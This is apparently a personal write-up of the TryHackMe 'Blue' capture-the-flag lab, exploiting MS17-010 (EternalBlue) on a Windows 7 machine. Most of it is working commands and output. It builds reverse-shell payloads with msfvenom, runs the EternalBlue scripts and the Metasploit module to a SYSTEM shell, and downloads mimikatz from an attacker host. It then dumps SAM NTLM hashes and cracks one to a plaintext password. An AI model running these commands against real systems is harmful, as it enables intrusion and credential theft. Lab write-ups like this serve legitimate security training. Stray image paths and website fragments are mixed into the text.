Blue

1. NMAP scan detected ms17-010

Exploiting Eternal Blue w/o metasploit

- Guide
- Guide 2
- Exploit

1. Since we are unsure of the architecture of this windows machine, compile both x86 & x64 shellcode with nasm
   - x64

     ```
     nasm -f bin /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/shellcode/eternalblue_kshellcode_x64.asm -o /root/tryhackme/blue/10.10.37.61/exploit/sc_x64_kernel.bin
     ```

   - x86

     ```
     nasm -f bin /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/shellcode/eternalblue_kshellcode_x86.asm -o /root/tryhackme/blue/10.10.37.61/exploit/sc_x86_kernel.bin
     ```

   - This exploits the vulnerability `MS17-010`, however it is not useful unless we can execute our evil code such as connecting to our reverse shell.
   - So we have to create a reverse shell payload
2. Create reverse shell payload for both x86 & x64
   - x64

     ```
     msfvenom -p windows/x64/shell_reverse_tcp LPORT=4444 LHOST=10.11.49.241 --platform windows -a x64 --format raw -o sc_x64_payload.bin
     ```

- x86

```
msfvenom -p windows/shell_reverse_tcp LPORT=4444 LHOST=10.11.49.241 --platform windows -a x86 --format raw -o sc_x86_payload.bin
```

3. Merge the assembled shellcode `x64/x86_kernel.bin` & msfvenom payload `x64/x86_payload.bin`
   - x64

```
cat sc_x64_kernel.bin sc_x64_payload.bin > sc_x64.bin
```

   - x86

```
cat sc_x86_kernel.bin sc_x86_payload.bin > sc_x86.bin
```

4. Merge the two different architecture exploit into one `sc_x64.bin` & `sc_x86.bin`

```
# DO NOT USE python3
python /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/shellcode/eternalblue_sc_merge.py sc_x86.bin sc_x64.bin sc_all.bin
```

5. Select the script to exploit
   - eternalblue_exploit8.py
     - Windows Server 2012 (x64)
     - Windows 8.1 & RT
     - Windows 10 (x64) (build < 14393)
   - eternalblue_exploit7.py
     - Windows Server 2008 & R2
     - Windows Server 2012 & R2 (x86)
     - Windows Server 2016 (x64)
     - Windows Vista
     - Windows 7
6. Run the exploit

- Selected `eternalblue_exploit7.py`

```
python /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/eternalblue_exploit7.py 10.10.37.61 sc_all.bin
```

  - did not work because impacket is configured with python3

7. Setup impacket with python2
   - Guide
   - Create python2 virtual environment

```
git clone https://github.com/SecureAuthCorp/impacket.git
apt install virtualenv  #python2 virtual environment
cd impacket
virtualenv impacket-venv -p $(which python2)
```

8. Activate the environment `impacket-venv`

```
source impacket-venv/bin/activate
python -V
```

9. Install pip for python2

```
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python get-pip.py
```


10. Install impacket requirements

```
pip install -r requirements.txt
pip install .
```

11. Run the exploit script again

```
# copy all.bin into impacket dir
cp ../sc_all.bin .
# Run
```

```
python /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/eternalblue_exploit7.py 10.10.182.203 sc_all.bin
```



Dump w/o Metasploit

1. Download mimikatz.exe

```
(New-Object Net.WebClient).downloadFile('http://10.11.49.241/mimikatz.exe','mimikatz.exe')
```

2. Execute

```
.\mimikatz.exe
lsadump::sam
```

```
mimikatz # lsadump::sam
Domain : JON-PC
SysKey : 55bd17830e678f18a3110daf2c17d4c7
Local SID : S-1-5-21-2633577515-2458672280-487782642

SAMKey : c74ee832c5b6f4030dbbc7b51a011b1e

RID  : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
```

```
User : Jon

Hash NTLM: ffb43f0de35be4d9917ac0cc8ad57f8d
```

```
C:\>.\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::sam
Domain : JON-PC
SysKey : 55bd17830e678f18a3110daf2c17d4c7
Local SID : S-1-5-21-2633577515-2458672280-487782642

SAMKey : c74ee832c5b6f4030dbbc7b51a011b1e

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : Jon
  Hash NTLM: ffb43f0de35be4d9917ac0cc8ad57f8d

mimikatz #
```

- Cracking the hash

```
┌──(root💀kali)-[~/tryhackme/blue/10.10.37.61/exploit/hashCrack]
└─# hashcat -a 0 -m 1000 hash /usr/share/wordlists/rockyou.txt --show
ffb43f0de35be4d9917ac0cc8ad57f8d:alqfna22
31d6cfe0d16ae931b73c59d7e0c089c0:
```

Enter up to 20 non-salted hashes, one per line:

```
ffb43f0de35be4d9917ac0cc8ad57f8d
31d6cfe0d16ae931b73c59d7e0c089c0
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	

Exploiting Eternal Blue with metasploit

- Exploit

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target>
set LHOST 10.11.49.241
set LPORT 6666
exploit
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.182.203
RHOSTS => 10.10.182.203
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.11.49.241
LHOST => 10.11.49.241
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.182.203    yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                             /wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mach
                                             ines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server
                                              2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.11.49.241     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 6666
LPORT => 6666
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.11.49.241:6666
[*] 10.10.182.203:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.182.203:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (
64-bit)
[*] 10.10.182.203:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.182.203:445 - The target is vulnerable.
[*] 10.10.182.203:445 - Connecting to target for exploitation.
[+] 10.10.182.203:445 - Connection established for exploitation.
[+] 10.10.182.203:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.182.203:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.182.203:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.182.203:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.182.203:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.182.203:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.182.203:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.182.203:445 - Sending all but last fragment of exploit packet
[*] 10.10.182.203:445 - Starting non-paged pool grooming
[+] 10.10.182.203:445 - Sending SMBv2 buffers
[+] 10.10.182.203:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.182.203:445 - Sending final SMBv2 buffers.
[*] 10.10.182.203:445 - Sending last fragment of exploit packet!
[*] 10.10.182.203:445 - Receiving response from exploit packet
[+] 10.10.182.203:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.182.203:445 - Sending egg to corrupted connection.
[*] 10.10.182.203:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.182.203
[*] Meterpreter session 1 opened (10.11.49.241:6666 -> 10.10.182.203:49187 ) at 2021-12-12 23:41:13 +0800
[+] 10.10.182.203:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.182.203:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.182.203:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 3040 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

- Upgrade shell to meterpreter

```
# Put shell into background
ctrl + z

# Upgrade shell
use post/multi/manage/shell_to_meterpreter
set SESSION
```

  - already meterpreter shell, unable to upgrade any higher

Dump with Metasploit

- Hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Flags

- Flags

```
cd /
dir /s *flag*

FLAGS:
C:\
C:\Users\Jon\Documents
C:\Windows\System32\config
```